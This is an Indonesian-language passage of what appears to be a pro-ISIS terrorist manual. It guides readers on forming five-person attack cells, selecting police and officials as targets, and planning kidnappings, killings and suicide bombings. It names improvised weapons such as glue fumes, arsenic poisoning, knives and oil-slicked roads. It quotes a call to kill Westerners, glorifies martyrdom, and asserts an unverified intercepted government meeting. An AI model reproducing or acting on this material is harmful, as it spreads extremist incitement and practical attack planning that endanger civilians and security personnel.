Setelah melalui seleksi bakat dan kemampuan, calon prajurit ditempa untuk menumbuhkan dan mengasah kemampuan tempur, strategis, dan intelijennya. Keberhasilan unit khusus ini juga dibagi lagi ke dalam beberapa level, sesuai klasifikasi operasi, strategi, persenjataan, dan bakat. Seringkali pelatihan ini akan menyaring prajurit dan menggugurkan lainnya. Maka tidaklah heran, dalam beberapa pelatihan khusus, hanya beberapa prajurit yang menyelesaikan pendidikan tersebut.

Ketiga, pengalaman. Pengalaman tidak bisa dipelajari sekedar dari teori, cerita, dan pelatihan. Pengalaman adalah sesuatu yang diasah bagi masing-masing prajurit sehingga memiliki kesan yang dalam dimedan pertempuran.

Sebagai contoh, seseorang yang hanya belajar teori tembak reaksi tidak akan mampu memiliki kemampuan reflektif yang kuat, kecuali ia melatih kemampuannya. Seseorang yang berlatih tembak reaksipun akan berbeda kemampuannya apabila tembak reaksi tersebut didapatkannya dimedan pertempuran. Karena sejatinya, guru terbaik bagi seorang prajurit bukanlah didalam barak. Namun saat di medan pertempuran.

MEMBUAT SISTEM SEL KOMANDO

Sistem sel adalah sistem yang saat ini sangat populer, terlebih karena keberhasilan yang diraih Daulah Islamiyyah dalam beberapa operasi merebut kota Mosul. Sistem ini tidak dipersatukan oleh sebuah komando yang harus senantiasa berhubungan, namun dipersatukan dalam sebuah komando yang terikat dengan manhaj dan tujuan daulah. Sehingga, seseorang tidak mesti harus memiliki komando secara langsung terhadap pemimpinnya. Asal ada perintah dari sang amir, maka semua sel akan berlomba-lomba mentaati dan melaksanakan perintah amir tersebut sesuai dengan kemampuannya. Sel ini terikat dengan bai'at dan ketaatan bukan semata kepada tujuan. Sel ini berjihad di Jalan Allah bukan berjihad atas nama amirnya, bukan berjihad untuk si Fulan bin Fulan, dan bukan pula untuk kepentingan dunia lainnya.

Syaikh Adnani dalam sebuah pidatonya menyebutkan "*Wahai muwahhid di manapun kalian berada… Hambatlah mereka yang ingin membahayakan saudara-saudara dan Daulah kalian, semampu kalian. Usahakanlah hal terbaik yang kalian bisa dan bunuhlah orang kafir, apakah ia orang Prancis, Amerika, atau dari salah satu sekutu mereka.*

"Hai orang-orang yang beriman, bersiap siagalah kamu, dan majulah (ke medan pertempuran) berkelompok-kelompok, atau majulah bersama-sama." (An-Nisa': 71).

Jika kamu tidak dapat menemukan IED atau peluru, kemudian keluar seorang kafir Amerika, Prancis, atau salah satu sekutu mereka maka pukullah kepalanya dengan batu, atau sembelihlah dia dengan pisau, atau tabraklah dengan mobilmu, atau lemparkanlah dia dari tempat yang tinggi, atau cekiklah, atau racunilah!

Tidaklah engkau kekurangan atau terhina. Jadikanlah sloganmu (mottomu): "Saya tidak akan selamat jika penyembah salib dan anshor thaghut selamat."

Jika kamu tidak mampu melakukannya, maka bakarlah rumahnya atau mobilnya atau bisnisnya. Atau rusaklah tanamannya!

Jika kamu tidak mampu melakukannya, maka ludahilah wajahnya!

Jika dirimu menolak untuk melakukannya, sementara saudara-saudaramu dibombardir dan dibunuh, dan sementara darah dan harta mereka di mana-mana dihalalkan oleh musuh-musuh mereka, maka kembalilah (tinjaulah) agamamu. Maka kamu berada dalam kondisi yang sangat berbahaya karena dien ini tidak tegak kecuali dengan al wala' dan al bara'…"

Perintah ini sangatlah jelas. Agar kaum muslimin yang memiliki izzah, untuk bergerak membela agama mereka. Oleh karenanya, sistem sel komando ini sebenarnya telah memiliki perintah yang jelas bagaimana sasaran mereka, dan bagaimana aktifitas mereka. CUman barangkali, mungkin ada sebagian diantara kita yang masih ragu dan bingung terhadap langkah langkah nyata pelaksanaan amaliah. Insha Allah ditulisan ini akan dijelaskan bagaimana membentuk sel komando.

Sel komando, adalah sistem sel yang hanya terikat kepada satu unit amaliah saja. Kemudian dari situ, seluruh amaliah akan difokuskan. Termasuk menyiapkan segala sesuatu yang akan digunakan dalam amaliah, termasuk dana, persenjataan, dan publikasi. Tidak usah muluk-muluk, tentukan target, rancang operasi, tentukan hasil akhir (buron maupun syahid). Perancangan operasi pun akan mempengaruhi jumlah dana yang dibutuhkan untuk operasi.

1. Tim

Buat tim-mu, maksimal 5 orang saja. Dengan tugas-tugas yang dibagi satu dengan yang lain sesuai kemampuannya. Optimalkan masing-masing tugas pra operasi (amaliah). Saling jaga semangat, dan keimanan termasuk ingatkan saudara agar menjaga niat, menjaga keikhlasan, dan menjaga diri dari kemaksiyatan. Pembentukan tim ini masuk dalam fase niat, sehingga kata samwan "Tidak ada amal yang sia-sia jika dibingkai dengan niat (yang baik). Betapa banyak amal besar berterbangan juga karena niat. Karena keikhlasan itu lebih sulit drpada amal kecuali dengan rahmatNya".

2. Tentukan Target

Tentukan target amaliah. Siapa sasaran operasi? berapa jumlah target? berapa besar efek? berapa besar kerugian yang diterima oleh sasaran? dan lain-lain.

Termasuk menentukan target adalah bagaimana meneliti kelemahan sasaran, waktu terbaik operasi, pintu masuk, dan pintu keluar, termasuk hasil akhir operasi dalam hal ini escape way (jalan pelarian) apabila memilih buron, atau entry way (jalan penentrasi) untuk melaksanakan operasi peledakan sabuk peledak.

3. Tentukan Jenis Amaliah

Langkah berikutnya adalah menentukan jenis amaliah. Apakah amaliah berupa penyerangan ke markas-markas toghut, penculikan, pembunuhan, atau yang lain. Jenis amaliah ini juga akan dipengaruhi oleh kemampuan sasaran dalam membela diri (target resistance). Sehingga efektifitas operasi (amaliah) akan dibaca. Seorang prajurit brimob tentu memiliki resistansi yang tinggi daripada polisi lalu lintas. Seorang perwira yang perut buncit tentu memiliki resistansi daripada prajurit muda, dll.

4. Tentukan jenis persenjataan

Jenis persenjataan ini sering menjadi alasan bagi seorang yang lemah imannya untuk beramal. Darimana kita dapatkan senjata api? bagaimana kita bisa mendapatkan granat? dan segudang pertanyaan lainnya yang kadang juga dihembuskan oleh jassus yang menyusup ditengah kaum muslimin.

Dari poin ke tiga terkait jenis amaliah, dan resistansi target. Maka kita bisa menentukan jenis senjata yang diperlukan. Misal pada operasi penculikan, maka cukup menggunakan lem aibon yang akan membuat target lemas dan pingsan. Pada operasi peracunan makanan, maka cukup racun arsen tikus membuat target mati dalam 5 menit. Pada operasi iqtiyalat, maka sebilai pisau dan pedang sanggup untuk menebas kepala ansharut taghut saat sedang berjalan. Bahkan seliter minyak bisa menyebabkan kecelakaan di jalan yang sering dilalui oleh ansharut taghut.

Adapun persenjataan adalah operasi yang akan melibatkan tidak hanya sel. Atau melibatkan sel yang telah matang dari sisi dana, operasi intelijen ansharud daulah, maupun kesiapan untuk menjalankan istisyhadiyyah (operasi bom syahid). Saya menekankan bahwa operasi menggunakan senjata api adalah operasi khusus yang dimaksimalkan dengan operasi istisyhadiyyin. Hal inilah yang akan menggetarkan semua taghut dan ansharut taghut, biiznillah.

5. Tentukan hasil akhir

Hasil akhir inilah segala tujuan dai niat kita. Apakah kita ingin meraih kemenangan dan tetap hidup untuk melanjutkan perjuangan. Ataukah kita mendapatkan rizqi kesyahidan. Tentu diantara dua hal ini terdapat beberapa hal yang harus disadari. Sebagai contoh, apabila kita berhasil melaksanakan operasi dan tetap hidup dan qadarullah menjadi buron. Maka kita harus memahami bahwasanya operasi tidak boleh berhenti. Harus terus melaksanakan segala operasi sesuai apa yang ada disekitar

kita. Apabila tertangkap, maka kita tetap dapat melanjutkan operasi (amaliah) meski di dalam penjara. Operasi amaliah di penjara adalah operasi perekrutan, operasi tahridh terhadap ansharut taghut, dan operasi amniyyin untuk mengetahui segala kelemahan ansharut taghut dari dalam.

Semoga Allah mudahkan semua anshar melakukan amaliyah terbuka. Sebagai informasi tambahan, saat ini terdapat survey yang dilakukan oleh Pew Research bahwasanya 10 juta WNI diam-diam mendukung daulah (http://internasional.kompas.com/read/2015/11/21/10455731/Survei.Global.10.Juta.Warga.Indonesia.Dukung.ISIS?page=all). Dalam kacamata BNPT, tingkat operasi ansharud daulah di INdonesia belum perlu dikhawatirkan. Bagi saya, hal tersebut adalah pernyataan yang menguntungkan. Karena satu persen saja dari pendukung daulah melaksanakan amaliah, maka kecongkakan para taghut dalam mencampakkan hukum Islam akan segera berakhir. Insha Allah

MELATIH PASUKAN KHUSUS SECARA ALAMI

Jannisary, pasukan elit Turki Utsmani yang dididik dan dilatih sejak kecil yang diambil dari wilayah-wilayah taklukan sebagai makna strategis dan simbolis ketundukan daerah taklukan terhadap kekhilafahan. Pasukan ini dilatih sejak dini sehingga kemampuannya tumbuh secara alami. Konon dalam pelatihannya yang terjadi bertahun-tahun, pasukan jannisary tidak melihat satupun sosok wanita dan tidak diijinkan hidup layaknya seorang manusia diluar barak militer.

Sehingga pasukan jannisary tersebut terlatih secara alami dengan cara-cara :

1). Tinggal di barak militer secara bertahun-tahun sebelum terjun berperang

2). Dipisahkan kehidupannya dari lawan jenis, bahkan dalam pertempuran sekalipun.

3). Dia terancam tidak mendapatkan perawatan saat terluka dalam peperangan. Namuna ia dibekali kemampuan pengobatan bagi dirinya.

4). Dia tangguh fisiknya secara alami, dan memiliki kedisiplinan tinggi,

5). Dia memiliki mentalitas yang terbangun secara profesional bahkan terhadap negara asalnya,

6). Dia memiliki emosional yang tertata dengan baik. Lembut nampak luar, tenang didalam.

Dalam tulisan saya beberapa waktu silam, saya mendefinisikan kualitas pasukan khusus (khususnya dalam sistem sell) dalam beberapa tingkatan, yaitu :

1). Pasukan khusus secara fisik

2). Pasukan khusus secara fisik, dan mental

3). Pasukan khusus secara fisik, mental, dan strategi

4). Pasukan khusus secara fisik, mental, strategi, dan emosional.

Dan sell tidur memiliki grade kualitas tertinggi karena memiliki kemampuan secara fisik, mental, strategi, bahkan tidak bisa dibaca secara emosional. Sebut saja seorang konsulat keamanan timur tengah yang sebelumnya tertangkap, diduga telah berhasil dideradikalisasi, namun justru pada akhirnya melakukan misi istisyhad di komando militer Amerika di Bagram Irak. Kejadian ini mencoreng seluruh intelijen timur tengah dan barat, karena dilakukan di tengah-tengah kepercayaan barat terhadap sell tersebut di jantung pertahanan Amerika.

Sell tidur tersebut berhasil mengelabuhi sistem pembinaan narapidana, membangun komunikasi efektif dengan komandonya, menyiapkan dan menjalankan strategi secara cermat dan jitu, melatih kemampuannya secara tersemunyi, menyiapkan bahan dan peralatan tanpa terlacak, bahkan menata emosinya secara matang dan profesional.

Dia mampu memilih hari secara tepat, dan menjalankan misinya dalam timing yang tepat pula. Yang akhirnya menggetarkan seluruh pasukan yg pernah ada.

Proses pembinaan pasukan ini dalam dua proses. Pertama, proses penyaringan bakatnya secara alami. Kedua, proses pelatihannya sedini mungkin, sehingga terbentuk secara alami segala kemampuannya. Proses pembinaan pasukan ini menyesuaikan kebutuhan pasukan tempur di masing-masing wilayah dan sesuai bakatnya secara alami.

Sell tidur ini kemudian disiapkan dalam dua kondisi dan keadaan. Pertama, kondisi gerilya. Kedua, kondisi perang terbuka. Paling tidak tahap screening pasukan ini menyangkut beberapa hal diantaranya : tahan fisik, tahan lapar, tahan ngantuk, tahan tekanan (stretching), dan berpikir cepat (fast thinking), berpikir mendalam (deep thinking), dll.

DARI GERILYA KE TAMKIN

Bahasan gerilya tanpa sebuah tujuan sama artinya sebuah gerilya yang tiada berakhir. Gerilya dimaksudkan tentu memiliki tujuan politik, yaitu dikuasainya suatu wilayah untuk diterapkan suatu hukum didalamnya, yaitu syariat Islam. Oleh karenanya gerilya yang ada harus diatur plot-plot targetnya untuk sebuah tamkin.

Sebuah perjuangan sebelum tercapainya tamkin memerlukan beberapa tahapan secara militer. Menurut penulis, terdapat 4 tahapan menuju tamkin. Pertama, tahap gerilya hutan. Kedua, tahap gerilya kota. Ketiga, tahap menjadikan wilayah sebagai wilayah serangan (nuqtah 'amaliyyah). Keempat, tahap tamkin. Setelah tahap tamkin ini, dan terusirnya semua musuh Allah. Baru saat itulah penduduk bisa kembali ke kediamannya masing-masing untuk menjalankan aktifitasnya dengan baik dan mulailah diterapkannya syariat Islam. Dan biiznillah Indonesia, menuju tahapan ketiga.

Dalam tamkin sendiri, terdapat beberapa hal pokok yang harus dipersiapkan. Yaitu manajemen penerapan syariat, manajemen terjaganya lingkungan yang kondusif dari ancaman didalam dan diluar wilayah. Penulis tidak akan menjabarkan bagaimana hal-hal yang terkait dengan manajemen penerapan syariat, dan manajemen menjaga lingkungan yang kondusif.

DARI GERILYA HUTAN HINGGA GERILYA KOTA

Gerilya secara umum adalah salah satu jenis taktik pertempuran yang digunakan untuk mengalahkan lawan yang memiliki persenjataan lengkap, personil yang banyak, dan dana yang kuat. Gerilya sering digunakan oleh berbagai gerakan perlawanan di dunia ini sebagai sebuah bentuk eksistensi perlawanan kepada musuh. Sayangnya, banyak tulisan-tulisan dan fakta yang terjadi di dunia ini menyebutkan bahwasanya gerilya lazim dilakukan di kawasan hutan. Dalam tulisan ini, insha Allah disinggung bagaimana merubah gerilya hutan menjadi gerilya kota, hingga akhirnya tercipta perang kota. Dan bagaimana memenangkan perang kota tersebut. Bismillah...

Dalam kacamata strategis, gerilya hutan adalah bentuk awal dari sebuah perlawanan. Tentu apabila ada beberapa pihak yang menyadari potensi tersebut, sehingga bisa dikembangkan menjadi perang kota. Meskipun demikian, ada nilai positif dan negatif terhadap gerilya hutan tersebut. Sisi negatifnya adalah, gerilya hutan membutuhkan kesabaran yang ekstra tinggi terhadap pelakunya, termasuk kemampuan survival (bertahan hidup), dan kemampuan memanfaatkan apapun menjadi senjata. Sisi positif dari hal tersebut adalah, orang-orang yang bertahan dalam gerilya hutan akan sangat terasah kemampuan tempurnya di berbagai lapangan. Salam tahniah kami, untuk saudara-saudara kami di Poso. Sebut saja cerita-cerita teknik bertahan hidup dimasa lampau yang dilakukan oleh prajurit inggris, jepang, dan belanda di hutan belantara kalimantan. Maupun teknik bertahan hidup terhadap pasukan yang mengarungi ganasnya padang pasir.

Dua point dari gerilya hutan adalah teknik survival (bertahan hidup) di tengah hutan, dan kemampuan memanfaatkan apapun menjadi senjata. Mungkin banyak diantara kita akan berpikir, bagaimana mungkin batu dan kayu akan mampu mengalahkan senjata serbu, roket, dan mortar yang

diluncurkan musuh? Apabila kita menyerah terhadap pola ini, maka kita melupakan satu hal bahwasanya para taghut dibekali keberanian dari senjata yang mereka miliki semata. Bukan dipupuk dari keimanan mereka kepada Robb Pemilik alam semesta.

Adapun sumber daya semesta yang bisa dimanfaatkan dihutan sebenarnya sangat banyak. Terutama makanan, dimanan makanan yang digunakan untuk bertahan hidup lebih berlimpah. Teknik-teknik yang digunakan untuk merubah sumber daya alam menjadi senjata telah banyak diulas dan dipraktekkan oleh prajurit-prajurit Vietkong melalui banyaknya teknik jebakan yang kejam dan dahsyat, teknik propaganda yang efektif dan tegas, serta teknik penyergapan dan hit and run dalam posisi yang tepat.

Tanpa kita uraikan lebih lanjut, teknik tersebut dapat ditingkatkan daya perlawanannya dengan mempelajari dan berinovasi terhadap senjata-senjata baru yang dapat didapat di hutan. Sebagai contoh adalah pemanfaatan getah pohon dan tumbuhan tertentu sebagai zat beracun yang akan menjadi sangat efektif apabila diolesi di ujung peluru, pemanfaatan zat beracun dalam tanaman sebagai bahan asap beracun, pemanfaatan kotoran hewan sebagai bahan peledak, pemanfaatan tanaman tertentu seperti kapas sebagai bahan peledak, dll.

Kemenangan vietkong melawan Amerika dapat disimpulkan bahwa vietkong menguasai teknik teknik jebakan hutan, teknik propaganda efektif untuk menggetarkan lawan dan meraih dukungan masyarakat, dan teknik pertempuran hutan. Prajurit Amerika sangat ngeri apabila melihat mayat rekannya yang tergantung tanpa kepala, atau kepala rekan mereka yang tertancap di pasak-pasak, atau melihat mayat-mayat rekannya yang terperosok di lubang jebakan vietkong dan dibiarkan membusuk, atau bahkan tertangkap oleh vietkong karena dahsyatnya propaganda eksekusi yang mereka lakukan terhadap tentara amerika. Disisi lain, masyarakat vietnam menyadari betul bahwasanya sasaran dari prajurit vietkong

bukanlah masyarakat, dan dianggap pembela rakyat dari penjajahan tentara amerika serikat.

Merubah gerilya hutan ke gerilya kota sebenarnya hanyalah merubah mainstream berpikir tentang sumber daya alam, dan sumber daya manusia. Apabila kita di hutan, maka kita berhadapan dengan batu, pohon, air yang banyak. Maka apabila kita melakukan gerilya kota, bangunan adalah pepohonan tersebut, dan air dan batu adalah gang gang dan jalanan-jalanan yang harus kita fahami setiap lekuk dan denahnya.

Secara prinsip, apa yang dilakukan di hutan masih dapat dilakukan di perkotaan dengan tetap memegang prinsip Jebakan, Propaganda, Penyergapan yang dikenal sebagai teknik iqtiyalaat. Gerilya perkotaan dapat dilakukan oleh lone wolf dengan lebih efektif lagi apabila disertai dengan keberanian untuk melakukan amaliyah istisyhadiyyah baik menggunakan sabuk-sabuk peledak, maupun bom-bom mobil. Jadi selain membuat jebakan-jebakan, penangkapan-penangkapan, penculikan, pembunuhan-pembunuhan yang akan menggetarkan musuh, Murtadin sangat ketakutan dengan amaliyah yang diakhiri dengan istisyhadiyyah. Pembahasan bagaimana membuat peledak telah saya tulis di tulisan-tulisan sebelum ini.

Keefektifitas gerilya kota ini tentu harus diimbagi dengan teknik propaganda yang efektif seperti diatas. Yaitu menggetarkan musuh Allah, dan memberikan kabar gembira kepada orang beriman. Sehingga amaliyah tersebut harus menjadi bola salju yang akan menggerakkan siapa saja orang beriman untuk berlomba-lomba meraih gelar kesyahidan.

Setelah hal ini mampu dilakukan, maka perang kota hanyalah tinggal menunggu waktunya saja. Pada saat itu secara otomatis, segala sumber daya, personil, persenjataan akan berdatangan dengan sendirinya. Sehingga hanya ada dua kelompok saja, bersama orang-orang beriman, maupun bersama murtadin.

Syahidnya (insha Allah) Sang Komandan Abu Wardah as-Syarqiy *taqabbalallah* dan bala tentaranya, tidak kemudian menjadikan perlawanan dan gerilya ini surut. Pengalaman gerilya di hutan saat itu telah menjadi pelajaran penting bagi kaum muslimin untuk memindahkan gerilanya di kota-kota dan desa. Lihat bagaimana junud daulah tidak mundur sedikitpun dari gerilya kota meskipun telah kehilangan anbar dan Fallujah.

Toghut dan ansharnya tertipu dan merasa bahagia ketika telah menjadikan Abu Wardah terbunuh –sesuatu yang sangat dicita-citakannya-. Justru kematian Santoso adalah pelajaran penting bagi kaum muslimin karena beberapa hal. *Pertama,* Menempatkan hutan bukan sebagai basis wilayah dan gerakan. Mungkin hutan bisa digunakan untuk akftifitas melatih kemampuan tempur dari seorang prajurit. Misal dengan kemampuan survivalnya. Melatih merakit peledak, dan menggunakan senjata didalam hutan. Hingga titik-titik kritis seorang petempur dapat menggunakan dan memahami sumber daya alam yang ada di sekitarnya.

Setelah seorang junud memahami dengan betul teknik survival dan membunuh di hutan, serta mampu melaksanakan tanpa tergantung pasokan dari kota dan desa. Maka saat itulah, jiwa berburunya telah terasah dengan kuat. Biiznillah, ketika berada di perkotaan dia akan menjadi singa yang tenang saat berjalan dan mentarget sasarannya. Namun buas saat menjalankan serangannya.

Lalu apakah gerilya hutan dihentikan? Tidak, gerilya hutan tetap dilanjutkan mengingat posisi penting hutan sebagai jalur strategis, kepentingan strategis, dan tempat strategis pula. Tentu dalam beberapa hal yang penulis tidak dapat menjelaskannya lebih lanjut 3 (tiga poin) diatas. Ini terbukti bahwa apa yang dilakukan Sang Komandan selama bertahun-tahun cukup membuat toghut dan ansharnya merasa kerepotan. Alhamdulillah…

WILAYAH SERANGAN

Setelah dilakukannya serangan-serangan gerilya yang sistemis. Maka hal lain yang harus ditempuh adalah melakukan serangan-serangan secara konsisten (continue/istiqamah). Serangan-serangan secara continue dan acak ini akan menimbulkan kengerian di benak toghut dan para ansharnya. Karena mereka tidak akan mencium dimana, kapan, dan siapa yang menjadi target dan sasaran muwahidin tersebut..

Dalam sebuah rapat terbatas di kantor BNPT yang terletak di lantai 16 gedung kementrian BUMN yang berhasil disadap oleh tim intelijen anshar daulah di Indonesia menyebutkan kekhawatiran para Toghut sekarang semakin besar. Karena inovasi dan perubahan strategi yang begitu cepat dilakukan oleh 'teroris ISIS' (sebutan mereka), membuat berulang kali intelijen kecolongan. Beberapa anshar toghut yang berada di lapangan-pun saat ini dihinggapi ketakutan yang sangat dahsyat. Mereka berharap setiap hari bisa kembali pulang bersama keluarganya tercinta.

Salah seorang anshar toghut bahkan sempet mengeluh kepada tim intelijen anshar daulah di Indonesia, karena mereka tidak mengira bakal seserius ini serangan teroris. Karena mereka sekedar bekerja tanpa maksud sedikitpun memerangi kaum muslimin (menurut mereka).

Tim intelijen anshar daulah di Indonesia juga mengungkapkan bahwa keseriusan ansharut taghut tersebut nampak dari mulai dipasangnya dan disiapkannya kantong-kantong pasir di seluruh kantor kantor kepolisian di seluruh Indonesia. Mereka mengaku mendapatkan perintah tersebut melalui telegram rahasia kapolri Tito Karnavian.

Tanda semakin suksesnya tahapan ini adalah mulai ditinggalkannya wilayah-wilayah tersebut oleh para ansharut toghut, dan toghut yang melarikan diri ke wilayah yang lebih aman. Terkadang pula, kaum muslimin awam tertipu dengan para ansharut toghut dan ikut meninggalkan wilayah perang tersebut. Hanya orang beriman, kaum muslimin yang hanif, dan

musuh Allah yang masih bertahan di wilayah perang tersebut. Mereka terus bertarung, hingga Allah memenangkan kaum muslimin yang jujur dan bersabar.

Syarat Kemenangan

1. Keimanan kepada Allah dengan jujur
2. Kesabaran
3. Keistiqamahan

Disatu sisi, ada dua perbedaan pendapat terkait masih bertahannya kaum muslimin awam di wilayah serangan ini. Pertama, bertahannya kaum muslimin awam di wilayah serangan ini dari kalangan wanita, lansia, dan anak-anak merupakan hal yang berbahaya. Karena akan membahayakan keselamatan mereka sendiri.

Kedua, bertahannya kaum muslimin di wilayah serangan ini dari kalangan wanita, lansia, dan anak-anak merupakan suatu hal yang membuktikan bahwasanya sasaran dari Daulah Islam bukanlah kaum muslimin awam. Namun hanya kelompok murtadin dari ansharut taghut, dan toghut yang ada.

Pendapat pertama ada benarnya, karena dikhawatirkan juga ansharut taghut dan toghut memasukkan jassus dan mata-matanya di kalangan kaum muslimin awam yang mereka tergiur dengan harta dan dunia. Disatu sisi pendapat ini merupakan standard umum kawasan peperangan, dimana warga sipil (kaum muslimin awam) akan mengungsi.

Pendapat keduapun ada benarnya, karena kemenangan utama dalam tamkin bukan semata terusirnya musuh-musuh Allah. Namun kemenangan yang sebenarnya adalah kerelaan kaum muslimin awam untuk hidup dalam naungan syariat Islam.

Dua pilihan tersebut perlu ditimbang dengan teliti segala fakta oleh orang yang mengerti di wilayah tersebut.

MENGANTISIPASI PAGAR BETIS

Pagar betis adalah operasi yang membenturkan antara seorang mujahid dengan masyarakat, baik itu teman, keluarga, maupun orang-orang yang dianggap dekat dengan mujahidin. Operasi ini dilakukan oleh penguasa dalam mengatasi serangan gerilya, ataupun serangan terbuka. Dalam khazanah strategi peperangan, pagar betis diciptakan lebih dari sekedar tameng hidup (menggunakan masyarakat sebagai tameng/umpan oleh penguasa).

Namun pagar betis diciptakan dengan dua tujuan. Pertama, untuk melemahkan mental mujahidin, karena yang menjadi tameng hidup adalah seseorang yang dikenal mujahidin. Kedua, untuk menghindari jatuh korban pihak ansharut taghut, baik dengan cara mengadu domba sesama muslim dengan menyebarkan fitnah syubhat, maupun dengan cara menempatkan kaum muslimin sebagai tameng hidup.

Ansharut taghut menggunakan pagar betis semata-mata karena tidak ada lagi yang bisa dilakukan untuk mengantisipasi serangan dari mujahidin. Segala persenjataan, perlengkapan, dan teknologi yang mereka miliki tidak bisa melemahkan mujahidin. Bahkan banyaknya jumlah pasukan hanya membuat banyaknya jumlah korban nyawa yang jatuh dari pihak taghut dan ansharut taghut.

Pada masa Perang Badr, kaum muslimin telah mengalami hal serupa. Yaitu terhadap orang-orang muslim yang masih tertinggal di Makkah. Orang-orang kafir Quraisy Makkah menggunakan kaum muslimin yang masih tertinggal (baik yang tertawan, maupun tidak) sebagai tameng manusia menghadapi kaum muslimin. Mereka ditempatkan di barisan paling depan menghadapi serangan kaum muslimin. Alhasil, kaum muslimin terpaksa menembak mereka, meski kaum muslimin sendiri yang menjadi korbannya. Tidak sedikit kaum muslimin yang menyesal ketika mengetahui

target sasaran mereka sendiri adalah orang muslim juga. Tak jarang diantara mereka adalah saudara, teman, bahkan keluarga mereka sendiri.

Untuk mengantisipasi pagar betis, kaum muslimin dapat melakukan beberapa hal.

Pertama, bersegera menyambut seruan hijrah untuk berpindah dari daarul kufur ke dalam daarul Islam. Mensegerakan hijrah dimaksudkan adalah mencegah taghut dan ansharut taghut untuk memanfaatkan kaum muslimin yang masih tertinggal di daarul kufur. Dan mencegah aqidah kaum muslimin yang tertinggal di daarul kufur terkontaminasi oleh syubhat-syubhat yang akan melemahkan dan merontokkan keimanan kaum muslimin.

Kedua, menguasai wilayah diluar daarul Islam sebagai titik tolak perlawanan kaum muslimin. Hal ini telah dicontohkan oleh Abu Bashier dan Abu Jandal (radhiyallahu 'anhum) ketika menguasai wilayah diluar Madinah, dan enggan kembali ke Makkah. Mereka (radhiyallahu 'anhum) berhasil menggetarkan kafir Quraisy dengan merampas harta-harta dan perniagaan kafir Quraisy yang melintasi wilayah kaum muslimin diluar daarul Islam. Menguasai wilayah diluar daarul Islam akan memecah pula konsentrasi taghut dan ansharut taghut dalam memerangi kaum muslimin terhadap daarul Islam. Ikut serta dalam membantu kaum muslimin menguasai suatu wilayah juga termasuk dalam perkara ini.

Semakin banyak dan semakin luas wilayah yang dikuasai kaum muslimin di luar daarul Islam akan menjadikan kaum muslimin merasa lega, dan menjadikan pula wilayah daarul Islam semakin meluas. Karena, kaum muslimin tidak dipersatukan oleh tanah yang tersambung dalam garis geografis. Namun juga dipersatukan dalam ikatan aqidah (keimanan), termasuk didalamnya adalah wala' dan al-baro'.

Semakin banyak dan semakin luas wilayah yang dikuasai kaum muslimin juga akan menjadikan kelompok kafirin dan murtadin merasa

kebingungan, dan melemah karena semakin luasnya tanah-tanah yang berhasil dibebaskan oleh kaum muslimin. Mereka akan kebingungan, disatu sisi harus menghadapi setiap serangan mujahidin. Disisi lain, harus menghadapi ancaman melemahnya kekuatan mereka dan semakin sedikitnya kekuasaan mereka, biiznillah.

Ketiga, kaum muslimin di darul kuffar harus melakukan perlawanan terhadap taghut dan ansharut taghut. Karena sejatinya pilihan terbaik selain hijrah adalah berjihad melawan taghut dan ansharut taghut di daarul kufur, ataupun syahid. Tertawannya kaum muslimin di darul kufur, bahkan hidupnya kaum muslimin di daarul kufur cepat atau lambat akan menjadi fitnah (ujian) terhadap kaum muslimin itu sendiri. Meluasnya perlawanan kaum muslimin di daarul kufur juga akan memecah konsentrasi taghut dan ansharut taghut terhadap kaum muslimin yang berhasil menguasai wilayah wilayah di luar daarul Islam, dan juga memecah konsentrasi taghut dan ansharut taghut terhadap daarul Islam.

Dalam pidato Amirul Mukminin disebutkan, bahwa kondisi saat ini tidak akan berubah hingga di daarul kufur tidak ada lagi kaum muslimin. Dan di Daarul Islam tidak ada lagi orang kafir (harbi) dan munafiq. Insha Allah.

Meluasnya perlawanan kaum muslimin adalah dari konsekuensi keimanan mereka. Yaitu mereka harus memberikan pertolongan terhadap kaum muslimin yang diserang, baik di daarul Islam, maupun di wilayah-wilayah yang dikuasai kaum muslimin di luar daarul Islam. Karena setiap perlawanan yang dilakukan kaum muslimin terhadap kuffar dan murtadin adalah pertolongan terhadap kaum muslimin itu sendiri.

Meluasnya perlawanan kaum muslimin adalah konsekuensi keimanan mereka. Yaitu kaum muslimin harus memberikan perlawanan sebagai bukti baro'ah (perlawanan) terhadap kekufuran. Karena baro'ah ini diperlukan untuk mencegah kaum muslimin di daarul kufur terjangkiti syubhat-syubhat keimanan. Diamnya kaum muslimin terhadap kekufuran, turut berkonsekuensi besar terhadap keimanan mereka.

TAMKIN

Kata tamkin berasal dari asal kata *makkana* yang terdiri dari huruf –m-k-n—yang berarti ajeg, mapan. Secara bahasa tamkin berarti: sulthan (kekuasaan) dan mulk (kerajaan). Yang dimaksud dengan tamkin disini adalah tercapainya cita-cita, memiliki kemampuan yang mantap, dapat mengambil posisi pemerintahan serta memberikan kontribusi kepada masyarakat terutama para pendukung perjuangan dakwah. Tamkin sendiri merupakan bagian dari bentuk-bentuk stabilitas umat di muka bumi dan puncak dari segala masalah. Allah mengisyaratkan hal ini dalam firman-Nya mengenai Dzul Qarnain:

"Sungguh Kami telah memberi kedudukan kepadanya di bumi, dan Kami telah memberikan jalan kepadanya (untuk mencapai) segala sesuatu." (QS.Al-Kahfi:84)

Demikian pula halnya dengan ungkapan AL-Qur'an saat membicarakan tentang Yusuf bin Ya'qub. Allah telah memberikan kekuasaan di muka bumi sebagaimana firman-Nya:

"Dan demikianlah Kami memberi kedudukan kepada Yusuf di negeri ini (Mesir) untuk tinggal di mana saja yang dia kehendaki." (QS. Yusuf: 56).

Allah juga berjanji dalam firmannya "Dan Allah telah berjanji kepada orang-orang yang beriman di antara kamu dan mengerjakan amal-amal yang saleh bahwa Dia sungguh-sungguh akan menjadikan mereka berkuasa dimuka bumi, sebagaimana Dia telah menjadikan orang-orang sebelum mereka berkuasa, dan sungguh Dia akan meneguhkan bagi mereka agama yang telah diridhai-Nya untuk mereka, dan Dia benar-benar akan menukar (keadaan) mereka, sesudah mereka dalam ketakutan menjadi aman sentausa. Mereka tetap menyembahku-Ku dengan tiada mempersekutukan sesuatu apapun dengan Aku. Dan barangsiapa yang (tetap) kafir sesudah (janji) itu, maka mereka itulah orang-orang yang fasik". (QS. An Nuur 55).

Ayat di atas menyebutkan bahwa Allah menjanjikan kepada orang-orang beriman dengan beberapa janji, dan janji Allah pasti benar adanya, sebagaimana yang disebutkan dalam firman-Nya:

"Ya Tuhan kami, sesungguhnya Engkau mengumpulkan manusia untuk (menerima pembalasan pada) hari yang tak ada keraguan padanya". Sesungguhnya Allah tidak menyalahi janji."(Qs. Ali Imran: 9)

Ini dikuatkan dengan firman-Nya:

